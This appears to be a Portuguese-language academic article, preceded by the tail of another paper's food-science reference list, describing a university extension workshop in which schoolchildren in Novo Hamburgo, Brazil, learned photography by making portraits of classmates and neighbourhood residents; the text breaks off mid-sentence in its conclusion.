- DYBOWSKA, Brygida. Whey protein-stabilized emulsion properties in relation to thermal modification of the continuous phase. *Journal of Food Engineering*, Essex, v. 104, n. 1, p. 81-88, mai. 2011.
- FITZSIMONS, Sinead; MULVIHILL, Daniel; MORRIS, Edwin. Denaturation and aggregation processes in thermal gelation of whey proteins resolved by differential scanning calorimetry. *Food Hydrocolloids*, Oxford, v. 11, n. 21, p. 62-69, jul. 2006.
- FRASCARELI, Elen; SILVA, Vanessa; TONON, Renata; HUBINGER, Miriam. Effect of process conditions on the microencapsulation of coffee oil by spray drying. *Food and Bioproducts Processing*, Rugby, v. 90, n. 1, p. 413-424, jun. 2012.
- GIBBS, Bernard; KERMASHA, Selim; ALLI, Inteaz; MULLIHAN, Catherine. Encapsulation in the food industry: a review. *International Journal of Food Sciences and Nutrition*, Abingdon, v. 50, n. 1, p. 213-224, jul. 1999.
- GHARSALLAOUI, Adem; GAËLLE, Roudaut; CHAMBIN, Odile; VOILLEY, Andrée; SAUREL, Rémi. Applications of spray-drying in microencapsulation of food ingredients: an overview. *Food Research International*, Barking, v. 40, n. 9, p. 1107-1121, nov. 2007.
- IBGE – Instituto Brasileiro de Geografia e Estatística. *Estatística da Produção Pecuária*. Brasília: 2015. Disponível em <http://www.ibge.gov.br/home/estatistica/indicadores/agropecuaria/producaoagropecuaria/abate-leite-couro-ovos_201501_publ_completa.pdf>, Acesso em: 14 jan. 2016.

DESTAQUE

Ciências Sociais Aplicadas - Publicidade e Propaganda

NOSSO BAIRRO, NOSSA GENTE: RETRATOS QUE REVELAM OUTROS ÂNGULOS DO COTIDIANO*

* Uma versão preliminar deste trabalho foi apresentada no XVI Congresso de Ciências da Comunicação na Região Sul, realizado de 4 a 6 de junho de 2015, na categoria DT4 - Comunicação Audiovisual

Alissom Brum

Aluno líder do grupo e estudante do 5º. Semestre do Curso de Publicidade, bolsista de extensão do projeto Nosso Bairro em Pauta. Universidade Feevale. E-mail: alissombrum@feevale.br.

Sarai Schmidt

Orientadora do trabalho. Docente do Curso de Comunicação Social e dos Programas de Pós-Graduação em Processos e Manifestações Culturais e Inclusão Social e Diversidade Cultural da Universidade Feevale. E-mail: saraischmidt@feevale.br.

RESUMO

Este artigo disserta sobre os processos que levaram um grupo de crianças a construírem um novo olhar sobre o bairro onde vivem e discutirem a relação entre comunicação e cultura por meio da produção de imagens locais. A partir das oficinas de Educação e Fotografia proposta pelo projeto de extensão *Nosso Bairro em Pauta* da Universidade Feevale em 2014, os alunos da rede municipal de Novo Hamburgo compreenderam a linguagem fotográfica e, por meio dela, passaram a ser melhores observadores sobre aquilo que constitui o seu cotidiano. São realizadas aulas sobre a técnica fotográfica, em que o bairro passa a ser o cenário para as composições e suas ruas se tornam a sala de aula, fazendo da fotografia uma importante ferramenta pedagógica. Este trabalho interdisciplinar resulta do encontro da escola e a universidade e é construído a partir das contribuições dos Estudos Culturais.

Palavras-chave: Fotografia. Mídia. Comunicação. Criança. Educação.

ABSTRACT

This article talks about the process that led a group of children to build a new view at the neighborhood where they live and discuss the relationship between communication and culture through local images. From workshops of Education and Photography proposed by the extension project *Our Neighborhood on the agenda* of Feevale University in 2014, students from Novo Hamburgo municipal schools understood the photograph language and, through it, become better observers about their everyday. Classes on photography technique are given, where the neighborhood becomes the setting for the compositions and its streets become the classroom, making the photography an important teaching tool. This interdisciplinary work is the result of a meeting between school and university and built with cultural studies contribution.

Keywords: Photography. Media. Communication. Child. Education.

1 INTRODUÇÃO

A gente fez caminhadas pelo bairro, fizemos fotos dos moradores, foi bem legal, conheci muita gente nova. No final da oficina, a gente viu um vídeo com todas as fotos que fizemos. Eu me senti bem em ver, porque eu vi como foi tudo aquilo de novo. Eu descobri que eu sabia fazer e agora estou sempre fotografando as coisas, e foi nesta oficina que aprendi. O que mais gostei foi fotografar os moradores, porque foi bem legal descobrir o trabalho de cada um. Teve um idoso que a gente fotografou, ele era meio surdo, tinha que falar bem perto dele. Tinha uma senhora que agente foi visitar, ela era florista. Foi muito legal entrar dentro do estúdio, eu nunca tinha entrado, eu achei bem legal fotografar e ser fotografado. Quando eu fotografava alguém, eu cuidei para a câmera não ficar torta. Quando eu fui fotografada, me senti envergonhada. Eu acordava de manhã, bagunçava todo o roupeiro, procurando a melhor roupa que tinha, me maquiava toda, me enchia de perfume e procurava o melhor sapato que tinha, porque eu queria que essa foto fosse bem bonita (Emelly Leal, 9 anos)¹.

Diariamente, somos interpelados pelas mais diversas fontes de imagens: TV, vídeo, cinema, revistas, jornais, fotografias, *outdoors*, imagens em *sites* na Internet, em redes sociais, etc. Em outras palavras, consumimos imagens todos os dias e em todos os momentos. Ao mesmo tempo, a produção de fotografias tornou-se cada vez mais acessível. Em tempos da proliferação de celulares com câmera e equipamentos digitais, é preciso refletir sobre a importância da leitura das imagens quando estamos diante de uma cultura visual associada à cultura do consumo. É preciso olhar essas imagens de maneira crítica, pois é, na sua amplitude, que deciframos seus códigos. Nesse cenário, o uso da fotografia no contexto escolar mostra que há outras possibilidades para o processo de construção do conhecimento. O objetivo deste trabalho² é contribuir para a formação de um olhar, em que a fotografia servirá como ferramen-

¹ Aluno da rede pública municipal participante das oficinas de fotografia do projeto de extensão *Nosso Bairro em Pauta*.

² Este estudo integra etapa da pesquisa institucional coordenada pela professora Sarai Schmidt.

ta ou estratégia pedagógica para a produção de imagens que constituem a redescoberta do nosso cotidiano.

As oficinas de fotografia do projeto *Nosso Bairro em Pauta* foram criadas em 2007 com a proposta de ampliar a visão dos alunos sobre o bairro onde vivem. Antes de saírem para fotografar, os alunos aprendem de forma lúdica a manipular as câmeras e a pensar a fotografia. Com orientação da equipe, são propostas caminhadas pelo bairro para que os estudantes possam registrar suas imagens. Além de aprender as técnicas fotográficas, as crianças são incentivadas a valorizar o seu bairro e o lugar em que moram. Durante os nove anos de oficinas, tivemos diferentes experiências que oportunizaram que alunos da rede pública revelaram novos ângulos do seu bairro. O trabalho é conduzido por meio da parceria de acadêmicos de Comunicação Social com os professores das escolas públicas. Dentre as experiências vivenciadas, cabe destacar algumas.

Uma delas é o projeto *Imagens do São José*, no qual estudantes das escolas Campos Salles, Rodrigues Alves, Eugênio e Adolfinia produziram *fanzines* com fotos e entrevista feitas com moradores do bairro São José. No segundo ano, foram impressos cartões postais a partir da escolha da comunidade, por meio do voto popular, das imagens que deveriam representar o bairro. Outra experiência foi o resgate da história do bairro Vila Nova a partir do olhar das crianças e jovens. A iniciativa seguinte foi a mostra *Hortas Urbanas*, momento em que a equipe percorreu pequenas hortas produzidas pelos moradores. No ano seguinte, foi a vez de percorrer o bairro para fotografar a matemática que está em cada esquina, em cada casa e em cada calçada. E para este artigo o recorte será descrever e analisar a experiência da mostra *Nosso Bairro, Nossa Gente*.

O objetivo deste trabalho é, portanto, promover a construção de uma educação do olhar. A proposta envolveu um grupo de acadêmicos de Publicidade e Propaganda, Jornalismo e jovens do ensino fundamental que realizaram a produção de retratos dos colegas e de moradores do bairro Vila Nova. A partir dessa experiência ocorrida no âmbito da extensão universitária, estamos promovendo uma nova compreensão da realidade marcada pela proliferação de imagens, além de possibilitar aos alunos da rede pública uma maior aproximação com sua comunidade e revelar outros ângulos do seu local de vivência comunitária.

A produção dos retratos mostrou-se um método eficaz para a construção de uma educação estética do olhar para o cotidiano e uma estratégia produtiva para discutir a cultura midiática com jovens da rede pública. Somos dotados de visão e, muitas das vezes, não conseguimos visualizar nem mesmo o que está diante de nossos próprios olhos diariamente. A utilização das câmeras fotográficas como recurso pedagógico amplia a nossa capacidade de perceber aquilo que está ao nosso redor e amplia nossa visão do cotidiano. As observações feitas a partir da fotografia revelaram aos *jovens fotógrafos* a descoberta de novos ângulos para a sua “realidade”.

Nosso Bairro, Nossa Gente é um trabalho interdisciplinar que resulta da troca de saberes entre o conhecimento dos acadêmicos e as vivências e experiências da comunidade. É o encontro entre escola e Universidade. A oficina é realizada por acadêmicos de Comunicação Social, futuros publicitários ou jornalistas. Um dos propósitos do projeto *Nosso Bairro em Pauta* é apostar na possibilidade de tornar os futuros profissionais da Comunicação conscientes sobre a importância do seu papel dentro da sociedade como formadores de opinião, desejos, valores, padrões, comportamentos, entre tantas outras características difundidas pelos supor-

2 NOSSO BAIRRO, NOSSA GENTE

tes midiáticos. É nesse espaço que o acadêmico tem a oportunidade de colocar em prática os conteúdos vistos em sala de aula, além de expandir seus conhecimentos nos trabalhos produzidos. A oficina *Nosso Bairro, Nossa Gente* foi planejada a partir de dois eixos norteadores: a educação estética do olhar e o resgate da história da comunidade por meio da produção dos retratos. As câmeras fotográficas se tornaram aliadas no processo de aprendizagem, ou seja, a observação passa por um instrumento que a torna concreta através da fotografia. Partindo do manuseio da câmera fotográfica e da produção dos retratos, é que introduzimos a estética do olhar, pois, através da compreensão de suas técnicas, será possível estabelecerem a comunicação visual.

Nosso Bairro Nossa Gente é uma oficina que encontra na fotografia a oportunidade de despertar novos olhares: olhares de um grupo de crianças sobre si, sobre seus colegas e o bairro onde vivem. As oficinas contribuem para um olhar mais engajado por sua comunidade, uma vez que, na medida em que vemos a fotografia, analisando sua linguagem mais profundamente, passamos a ser mais observadores e nos envolvemos de maneira diferente com o que está a nossa volta.

A máquina fotográfica sempre será um suporte para nossa observação; ela media nossos olhos com aquilo que estamos vendo, mas, sem nosso olhar, a máquina perde seu sentido. Não precisamos da máquina para buscar boas composições, ângulos e enquadramentos para nossa realidade, basta quereremos ver e uma fotografia sempre surgirá a nossos olhos.

Segundo Sebastião Salgado (apud GURAN, 1999, p. 31), “Você não fotografa (apenas) com sua máquina. Você fotografa com toda sua cultura, os seus condicionamentos ideológicos”.

A produção do ensaio fotográfico *Nosso Bairro, Nossa Gente* foi realizado por meio da parceria do projeto de extensão universitária *Nosso Bairro em Pauta* com uma turma do segundo ano do ensino fundamental da escola EMEF Presidente Affonso Penna. Os encontros ocorriam, semanalmente, no turno da tarde, sendo um na escola e outro na universidade. A produção dos retratos no contexto escolar despertou novas competências do olhar através da fotografia, que nas tentativas de uma boa composição, surge mais observador. O propósito que mobilizou os encontros foi resgatar a história da comunidade por meio da produção dos retratos, fotos que os alunos fizeram de diversos moradores e comerciantes do bairro Vila Novas. As fotos mostraram aspectos e características únicas da dona de casa, do barbeiro, do carroceiro, da professora, entre tantos outros fotografados, além de nos ajudar a desvendar a história da comunidade através de suas vivências. Para um melhor entendimento dos processos que utilizamos, é necessário compreender nossa metodologia de trabalho. Schmidt (1999) ajuda a compreender a importância da pedagogia das imagens ou a pedagogia do olhar:

Acredito que em meio ao emaranhado de fotografias em que estamos imersos, seja nos jornais, nas revistas ou nos outdoors, que nos encantam em cada esquina, talvez seja interessante refletir sobre o papel que as imagens têm desempenhado nos currículos escolares e, conseqüentemente na capacidade de professores e professoras lidarem com estes materiais (SCHMIDT, 1999, p. 11).

Nesse sentido, torna-se importante refletir sobre a maneira que olhamos e somos olhados. Quando estudamos uma imagem, não estamos analisando um objeto, mas um olhar que,

por sua vez, se materializou em uma foto. Por trás de uma câmera, sempre haverá uma pessoa que, de acordo com sua bagagem cultural, selecionara e excluíra elementos da cena. O exercício de enquadrar e compor uma foto são duas entre tantas outras decisões que farão com que um olhar nunca seja igual a outro. Temos, pois, um emaranhado de produções imagéticas por todo mundo, cada qual com suas intenções, que gerarão outras tantas interpretações. Partindo desta mesma perspectiva, Dubois (Apud SAMAIN, 2005, p.13) nos fala que “aprender, deste modo, o fotográfico como uma categoria que não se limita aos únicos objetos – imagens, entender o fotográfico como uma definição possível de uma maneira de ser no mundo, como um estado do olhar e do pensamento”.

Da mesma forma, o olhar na fotografia ainda é uma produção singular e que nos permite compartilhar, com muitos outros, aquilo que vemos. São tantas imagens, tantos olhares que a cada momento percebemos de modo diferente um mundo que achávamos que conhecíamos. No momento em que produzimos uma imagem, estamos produzindo códigos visuais que serão interpretados por outras pessoas.

Os teóricos, estudados para este artigo, afirmam que a proliferação da fotografia foi acompanhada de um empobrecimento do olhar crítico para o mundo que nos cerca, uma vez que, muitas vezes, observamos as imagens sem ao menos entender sua narrativa. Isso nos faz refletir sobre o quanto as imagens são codificadas e a necessidade de entendermos sua mensagem. Esta proposta de levar a discussão da mídia, da cultura das imagens associada à cultura do consumo para a escola pública encontra, no uso das câmeras fotográficas, o apoio para a observação do meio social e a ferramenta para o desenvolvimento de uma alfabetização das imagens. Dessa forma, Dondis (1991) propõe:

Quantos de nós veem? Para dizê-lo de modo ostensivo, todos, menos os cegos. Como estudar o que já conhecemos? A resposta a essa pergunta encontra-se numa definição de alfabetismo visual como algo além do simples enxergar, como algo além da simples criação de mensagens visuais. O alfabetismo visual implica a compreensão e meios de ver e compartilhar o significado a um certo nível de universalidade (DONDIS, 1991, p. 227).

Essa perspectiva marca a concepção da oficina de fotografia desenvolvida no projeto. O alfabetismo visual se insere dentro da proposta como uma educação estética do olhar, que se deu a partir de uma releitura desta nova cultura visual que estamos vivendo. O primeiro passo da nossa oficina foi o encontro com a escola e a universidade, pois, a partir disso, discutimos os pontos que norteariam o planejamento. Era importante que, dentro dele, as crianças compreendessem os processos da fotografia e não a vissem apenas como algo tecnológico, mas como ferramenta poderosa da mídia para construções de representações, que se convenciam como padrões de identidade. Sendo assim, Schmidt (1999, p.8), alerta sobre a relação mídia e educação na fotografia do jornal: “Mostrar como as relações de poder forjadas e operantes na arena cultural, vão consolidando e legitimando concepções, fortalecendo posições políticas – filosóficas, produzindo identidades e coordenando sujeitos”.

Os avanços da fotografia, além de permitir a democratização do acesso à produção de imagens, impactaram, completamente, os meios de comunicação, assim como os avanços da Internet e o surgimento das redes sociais possibilitaram que milhares de imagens sejam publicadas todos os dias ininterruptamente. Samain (1995, p. 9) também reflete sobre essa questão, afirmando que, “Ao focalizar mais precisamente a questão das imagens, eu diria que elas estão

presentes em cada e em todos meios de comunicação humana. Por assim falar, elas povoam o universo da comunicação humana, desde a fala até a informática”.

Após as discussões entre acadêmicos, alunos e professora da turma, decidimos, coletivamente, que o foco seria a produção dos retratos para enxergar, através da fotografia, características que mostrem a identidade de uma pessoa, traços únicos do seu modo de ser e sua personalidade. Buscávamos trabalhar a maneira com que se vê o próximo e a maneira com que se é visto. O ato de fotografar nos dá a possibilidade de ver por um outro ângulo, tira-nos da zona de conforto e faz-nos querer ver o que outras pessoas não viram. A fotografia abriu novas possibilidades de ver o mundo, de ver o outro, de ver a si. Moisés (1997, p. 327) reflete que “Cada pessoa é um olhar lançado ao mundo e um objeto visível ao olhar do mundo. Cada corpo dispõe de um jeito de olhar que lhe é próprio e essa particularidade condiciona também sua visibilidade como corpo diferente dos outros”.

Em nosso primeiro encontro, todos compartilharam o gosto por fotografar e que possuem uma máquina fotográfica na família, fato que ajuda a inferir que, com avanços tecnológicos, a fotografia foi se tornando cada vez mais acessível e o que antes era privilégio de uns, hoje é de fácil acesso para muitos. A máquina fotográfica foi se modificando e o que antes era pesado, frágil e caro, hoje é um aparelho que cabe no bolso.

Partindo do princípio de conhecermos uns aos outros e dar início as atividades, os alunos percorreram o jardim do campus em duplas, fotografando-se e, após, apresentaram o colega a partir da foto. Com essa atividade, os alunos tiveram que observar, mais atentamente, o colega para descrevê-lo a partir do seu registro, do seu olhar. Também serviu como uma sondagem, pois detectamos as questões técnicas a serem trabalhadas como: composição,

enquadramento, posição e forma de segurar a máquina, e exposição fotográfica. Questões importantes e que podem alterar, completamente, o sentido da fotografia. Tais aspectos também são mencionados por Schmidt (1999):

Para o observador da fotografia, a escolha deste ou daquele ângulo parece não produzir alterações significativas no resultado final da foto. No entanto, uma pequena modificação na direção da câmera, abertura em ponto no diafragma alteram esta imagem, ou melhor criam outra imagem. (SCHMIDT, 1999 p. 12).

Essas questões técnicas estão ligadas, diretamente, com a mensagem da fotografia produzida e, por sua vez, é de grande importância que as crianças saibam observar tais características, uma vez que são, nas linhas de uma composição, na posição de um enquadramento e na exposição fotográfica, que se dará parte desta leitura visual. Duarte (2000) salienta a importância de tais domínios no processo de significação da imagem:

[...] É preciso estar atento, pois todos os elementos interferem na produção de sentido: o plano destaca a importância do tema em relação aos outros elementos presentes na imagem; a composição confere sequencialidade ou direcionalidade, levando o olhar a percorrer as imagens de acordo com um certo esquema que descobre pontos essenciais e os valoriza; o enquadramento define a posição dos sujeitos em relação as margens da imagem; as tomadas frontais e laterais de sentido de ordem cultural [...] (DUARTE, 2000, p. 174).

Em um segundo momento, ocorreu uma saída de campo, em que pedimos aos alunos para nos apresentarem o bairro por meio de fotos. Em nossa caminhada, as crianças fotografaram suas casas e lugares onde brincam. Observamos que os alunos clicavam muito sem

pensar no propósito de suas fotografias. Esse contexto é discutido por Jobim (2002) em seus estudos sobre a discussão da pedagogia das imagens da seguinte forma:

A experiência atual com as imagens, quer sejam fotográficas, cinematográficas ou televisivas, acontece na maioria das vezes de forma espontânea, intermitente, fragmentada, enfim, de modo superficial. Com a proliferação das imagens a cada dia elas perdem mais a capacidade de dizer algo a alguém, pois também as pessoas que vivem essa dispersão perceptiva de modo permanente acabam por perder a sensibilidade de ver as coisas. (JOBIM, 2002, p. 63).

Desde que a fotografia passou a ser vista como um texto simbólico, sua importância aumentou dentro do sistema comunicacional. Segundo Júnior (1995, p.33), a imagem deveria passar por uma “ação de criação que resultaria em uma ação de compreensão”. O que está acontecendo nos tempos atuais é uma produção em massa de imagens que acaba por banalizar o interesse por sua leitura. Nesse sentido Giglio (1995), lembra que

A reprodução de imagens fotográficas de acontecimentos do mundo inteiro na imprensa cotidiana, a cinematografia e a televisão contribuíram também para modificar o papel da imagem na sociedade contemporânea. Obedecendo características de produção em série e da difusão massiva, ela deixa de ser uma criação artesanal para tornar-se uma produção industrial. (GIGLIO, 1995, p. 50).

A poluição visual reduz a função da imagem. São tantas que nos são apresentadas que as vemos, sem ao menos questioná-las. Com a apropriação técnica da fotografia, as crianças poderão ser produtoras e consumidoras mais críticas deste universo imagético. Quem domina a técnica fotográfica terá mais condições de dominar sua linguagem.

Para que os alunos pudessem produzir os retratos, era necessário o domínio técnico da fotografia e foi, nesse percurso, que se desenvolveu um novo olhar. Esse domínio é essencial para construirmos uma narrativa e interpretarmos os códigos visuais. Em tal perspectiva, Junior (1995) ressalta que

De percepção aberta e polivalente, as imagens originam-se de uma percepção ativa e ordenadora na qual o “eu” do produtor/criador ganha existência na presença do “outro” receptor/espectador. Sugerindo mensagens, que podem ser tão diversificadas quanto forem o público, as imagens deixam de objetos passivos de visualização para se constituírem em elementos ativos de interpretação. (JUNIOR, 1995, p. 32)

A composição e o enquadramento foram os primeiros assuntos abordados. Os alunos não observavam todos os elementos presente na fotografia; apenas o assunto principal. Ampliamos algumas fotos do bairro, feitas no último encontro, para mostrar todos os elementos que constituem a imagem e que colaboram para construir uma composição harmoniosa ou não. De imediato, os alunos começaram a perceber objetos que poluíam a imagem e desviavam o foco no assunto principal. É, nesse sentido, que Guran (1999, p. 25) reforça que é “fundamental olhar os quatro cantos do visor e eliminar ao máximo os acessórios, limpando a fotografia de tudo que possa poluir a mensagem principal [...]. A eficiência da comunicação na fotografia sofre com a presença de componentes não organizados”.

Além da composição, o enquadramento também foi analisado nas imagens. Nesse momento, falamos sobre o posicionamento do fotógrafo perante a cena observada, em que uma leve angulação pode afetar completamente o sentido da imagem. Segundo Guran (1992, p.29), “enquadrar uma cena é organizar no visor da câmera todos os elementos geométricos

3 RETRATOS NO ESTÚDIO E NO BAIRRO

que formam sua realidade plástica”. Ensinamos, também, três tipos diferentes de planos na hora de enquadrar: geral, americano e detalhe, para que assim percebam suas intenções e diferenças na imagem. Os planos ajudam a contar uma história e seu uso tem interferência direta na narrativa.

Após a apropriação técnica da fotografia, demos início à produção dos retratos, que foi dividida em dois momentos. O primeiro foi a produção dos retratos dos alunos, que também são moradores do bairro, e, por sua vez, ajudam a construir sua história. Além disso, queríamos mostrar para os alunos outras possibilidades da fotografia, maneiras diferentes de se produzir uma imagem, nas quais os *flashes* passam a exercer papel principal. Esses nos dão a possibilidade de construir uma iluminação artificial e, com isso, obter um maior controle e precisão com a estética que se deseja na fotografia. Segundo Guran (1999, p.35), “Fotografia é luz, e, por conseguinte, sombra é o que dá volume e profundidade plástica a uma imagem. A intensidade, o tipo e a direção da luz são fatores determinantes para o resultado de uma foto”. Para isso, levamos os alunos para o estúdio fotográfico da universidade para que os estudantes pudessem compreender estes processos e terem uma nova experiência ao trabalharem esses recursos.

Para exercitarem, os tipos de iluminação que aprenderam, pedimos para os alunos formarem duplas para cada um fazer um retrato do colega. Montamos dois *sets*, um que possibilitasse a luz dura (iluminação *Low-Key*) e outra a suave (iluminação *High-Key*), assim eles puderam ver as diferenças com a própria foto que produziram. Eles conseguiram perceber, ainda, algumas funções, tais como: abertura do diafragma, velocidade do obturador e o ISO,

configurações essenciais para uma boa exposição e, no caso de alguns retratos, conseguir o movimento congelado. Conforme Hurter (2011),

Uma fotografia é somente uma representação bidimensional, de uma realidade tridimensional, por isso, o objetivo do fotógrafo é produzir um retrato que mostre a circunferência e a forma do rosto humano. Isso é feito primeiramente com destaques (áreas que são iluminadas com fontes de luz) e sombras (áreas que não são). Assim como um escultor modela a argila para criar a ilusão de profundidade, a luz modela a forma do rosto para dar-lhe profundidade e forma. (HURTER, 2011, p.99).



Figura 1 - Retratos dos alunos utilizando a iluminação Low-Key



Figura 2: Retratos dos alunos utilizando a iluminação High-Key.
Fonte: Acervo do projeto Nosso Bairro em Pauta.

Após a experiência dos retratos do estúdio entramos na segunda etapa que foi fotografar os moradores do bairro. O desafio da produção dos retratos mostrou-se uma possibilidade de promover novos olhares para o local onde vivem. As saídas contribuíram para um olhar mais engajado com a sua comunidade.

Durante semanas, fotografamos moradores, comerciantes, artesões, estudantes, entre tantas pessoas que constituem o cenário do bairro Vila Nova. Em cada retrato, conhecíamos uma nova história, um novo jeito, uma nova personalidade, características percebidas diferentemente por cada criança,



Figura 3 - Produção dos alunos



Figura 4 - Produção dos alunos



Figura 5 - Produção dos alunos



Figura 6 - Produção dos alunos

Fontes: Acervo do projeto Nosso Bairro em Pauta.

que, com seu olhar e as noções estéticas aprendidas na oficina, retratavam a pessoa. Conforme Hurter (2011, p.19), “Um bom retrato fornece informações a respeito do “eu” da pessoa. Através da iluminação controlada, da pose e da composição, o fotógrafo se empenha ao máximo para capturar a essência do modelo, de uma só vez registrando sua personalidade”.

A união dos retratos ao nosso planejamento contribuiu, significativamente, para ampliar a nossa proposta, porque fotografar os moradores pode ser considerado uma via de mão dupla. Em outras palavras, ao mesmo tempo em que descobrimos pessoas, revelávamos novos ângulos do bairro e novas possibilidades de enxergá-lo.

Há mais de quinhentos anos que os estudos do homem vivem sob a hegemonia da verbalidade, da escrita em especial. Não tenho certeza que os filhos de nossos filhos saberão ler e escrever como sabemos fazê-lo. Eu sei, desde já, que o adolescente informatizado não olha o mundo da mesma maneira que eu o descobria há quarenta anos. Uma coisa é certa: os homens de amanhã enunciarão e organizarão a partir de outros parâmetros lógicos, gerados pelos novos suportes comunicacionais que continuarão esculpindo. (SAMAINE, 1995, p. 9).

A fotografia, como uma importante potência entre os meios de comunicação, se mostra, dentro do projeto, aqui apresentado, como uma ferramenta para que os jovens revelem uma visão própria sobre seu bairro, sua realidade. Tivemos aqui a oportunidade de problematizar com o grupo a construção do nosso olhar quando somos subjetivados pela mídia todos os dias. As crianças produziram os retratos, respeitando as orientações técnicas que são fundamentais na construção de uma narrativa por imagens. A seguir compartilhamos o depoimento de algumas crianças sobre a experiência com os retratos:

Eu cuidava o fundo da foto, para ser um lugar bonito e a foto ficar mais bonita. Eu gostei de passear pelo bairro, eu nunca tinha feito isso, foi legal. Eu fotografei minha vó, estava ali no xis do meu tio, porque estava pegando fritas, daí eu encontrei ela e a professora disse que podia tirar uma foto dela. Fiz a foto da cintura para cima e cuidei o fundo. Ela disse que achou bem legal (Izadora de Brito, 9 anos).

O que mais gostei foi tirar fotos dos moradores, porque a gente tirou fotos de um monte pessoas que eu conheço. Eu lembro que a gente foi lá em casa fotografar minha vó, foi legal e fiquei envergonhado, até ela ficou, mas fez a foto. Eu cuidei para a câmera não ficar balançado, não mexer as mãos para ficar certinha a foto. Fiz ela da cintura para cima. Achei legal entrar dentro do estúdio de fotografia, a gente tirou um monte de fotos lá dentro, a gente usou tipo um guarda-chuva e um painel branco, pode deixar as fotos mais claras e escolher o tom (Jauã Welter, 9 anos).

A gente aprendeu a tirar fotos no plano americano, só rosto e enfeite. Essa parte eu gostei, porque a gente aprendeu mais sobre fotografia e podemos usar isso em outros lugares, como no casamento da minha dinda. Eu gostava de fotografar o enfeite, porque a gente vê uma coisa de bonito que a pessoa tem. A oficina além de ajudar minha vida, me fez aprender novas coisas além de só ficar na escola. Entrar dentro do estúdio de fotografia me deu uma sensação

meio estranha de conhecer algo novo. Lá a gente aprendeu outro tipo de foto, eu ajudei a Eliane a tirar fotos e ela me ajudou. Então, além de aprender mais coisas a gente relacionou a amizade. Cada foto no estúdio tinha uma coisa sobre um significado diferente. A luz mais escura foi que mais gostei, me dava um pouco de medo e a mais clara me sentia livre. Além de gostar muito de fotografar os moradores, a gente conheceu gente nova: muita gente que nós fotografamos eu não conhecia, só a minha mãe, assim nós fizemos mais amizades. Quando nós íamos fotografar os moradores eles pediam para se arrumar, e, na hora de fotografar, eu me preocupava com os detalhes que elas tinham (Bianca Carnetti, 9 anos).

Os depoimentos das crianças sobre a experiência na produção dos retratos dos colegas e dos moradores demonstram a importância de investir em projetos que levem a fotografia para o contexto escolar. Nesse sentido, Achutti (1997) nos faz refletir sobre a importância de nos apropriarmos tecnicamente de ferramentas para discutir a relação imagem, mídia e cultura: “Hoje se procura pensar a imagem fotográfica como veículo, como meio eficaz de ajudar a fluírem ideias, sensações, discursos, com os mais diversos propósitos que vão desde a publicidade a antropologia” (ACHUTTI, 1997, p. 78).

Da mesma forma, os depoimentos dos moradores do bairro sobre a experiência de terem sido retratados pelas crianças expressam a produtividade do encontro de gerações por meio da fotografia.

Desde criança, eu gostava de flores, sempre gostei. Um dia desses pensei assim para mim: há eu vou vender flores, porque daí plantava e vendia. Comprei minhas primeiras mudinhas em Porto Alegre, onde minha amiga Clarisse comprava, tinham muitas flores e fiquei buscando lá por 15 anos. Morro há 53 anos no bairro e meu marido a 73. O dia que as crianças vieram aqui, eu mostrei para elas as flores e elas escolheram algumas para eu segurar na janela.

Foi bem legal, foi bom as crianças terem vindo aqui. Elas já vinham antes, as vezes, quanto eu estava de aniversário, vinham cantar parabéns para mim, só que elas queriam torta, mas eu não tinha feito ainda. Me senti bem em ser fotografada pelas crianças, meio envergonhada. Eu queria ter me arrumado, mas não cheguei a me arrumar, fiquei como eu estava. Sempre é bom mostrar alguma coisa do bairro (Ialda Lanzer, 72 anos).

Eu gosto de crianças e essas atividades. Sou moradora do bairro há 42 anos, minha filha tinha 18 anos quando vim morar aqui. No início, as ruas eram cheias de valos e barro, não se tinha asfalto. Onde é a Feevale hoje, era só mato. Tinha, também, o campo do Vila Nova, que hoje não existe mais. No dia da foto, eu estava sentada na frente de casa e alguém me chamou, então entrou aquela turminha de crianças pelo portão. Nós conversamos, as crianças conversaram. Tinha umas três crianças paradas perto de mim que me posicionaram e fizeram a foto. Eu fiquei contente naquele dia, muito feliz pelas crianças terem vindo a minha casa. Achei bacana e fiquei pensando quantos moradores vão fazer isso nas suas casas. Bonito eles quererem conhecer a história dos moradores, assim as coisas não ficam paradas (Olivia Prass, 80 anos).

Outro depoimento é da professora responsável pela turma Juliana Henrich, que registra o envolvimento que os alunos tiveram com a oficina e a importância da fotografia e as vivências na comunidade como práticas de ensino.

O dia da oficina era lembrado pela turma no dia anterior, portanto era um momento muito esperado. O linguajar mais técnico da fotografia em si passou a fazer parte das conversas das aulas, onde exemplificavam os conteúdos desenvolvidos em aula com o mesmo. Passei a perceber uma maior preocupação e cuidado com o birro em si. As crianças começaram a ver os “detalhes” do mesmo, assim como foram levados a ver os detalhes nos moradores ao fotografá-los. Com isso, se tornaram mais críticos, trazendo a vivência das saídas, caminhadas e conversas com os moradores nos diferentes assuntos discutidos nos momentos de sala de aula. As caminhadas pela comunidade trouxeram



Figura 7 - Retrato da florista



Figura 8 - Retrato do carroceiro

Fonte: Acervo do projeto Nosso Bairro em Pauta .

um olhar sobre os colegas e, consequentemente, um entendimento sobre diferentes pontos. Entrar no estúdio, presenciar todos os equipamentos serem montados e ajustados para que eles fossem fotografar os encantaram. Queriam saber para que cada equipamento servia e quando usariam. Depois, ficaram maravilhados ao verem suas produções. Foi muito bom realizar esta atividade, trouxe um “tempero” especial às aulas. Ainda mais, esta que trabalhou tanto o novo (fotografia) como o conhecido (a sua comunidade e as pessoas que nela vivem: seus amigos, vizinhos, ex-alunos da sua escola, familiares). Este momento foi muito importante para eles, pois foram eles quem nos conduziam pelas ruas da comunidade: espaço deles” (Juliana Henrich, 47 anos).

4 CONSIDERAÇÕES FINAIS

O desenvolvimento deste estudo, que teve como proposta a construção de um novo olhar, conclui-se após três meses de oficina. Foi através dos retratos dos moradores que apresentamos, aos alunos, uma nova maneira de olhar essa proliferação fotográfica em que vivemos e que está operante na cultura visual associada à cultura do consumo. A imagem passa a não ter sentido se não é compreendida e é, nesse sentido, que as regras comunicacionais advindas dos suportes de produção fotográfica nos alfabetizam para a leitura das imagens. A partir deste trabalho, os jovens estão desenvolvendo possibilidades de uma nova leitura da mídia, ampliando a compreensão de seu processo de construção. A educação estética, através da técnica fotográfica, sendo a fotografia um dos principais produtos da cultura midiática na contemporaneidade, propiciou a leitura de imagens e a redescoberta de seus ângulos e enquadramentos para sua realidade. Quando nos voltamos para uma fotografia, observamos um recorte do tempo, um segundo congelado. As imagens nos apresentam um convite ao conhecimento, uma vez que, diante dela, tornamo-nos detetives, procurando compreender o olhar de seu criador, suas intenções diante de um mundo. *Nosso Bairro, Nossa gente* não traz soluções, mas possibilidades e novas 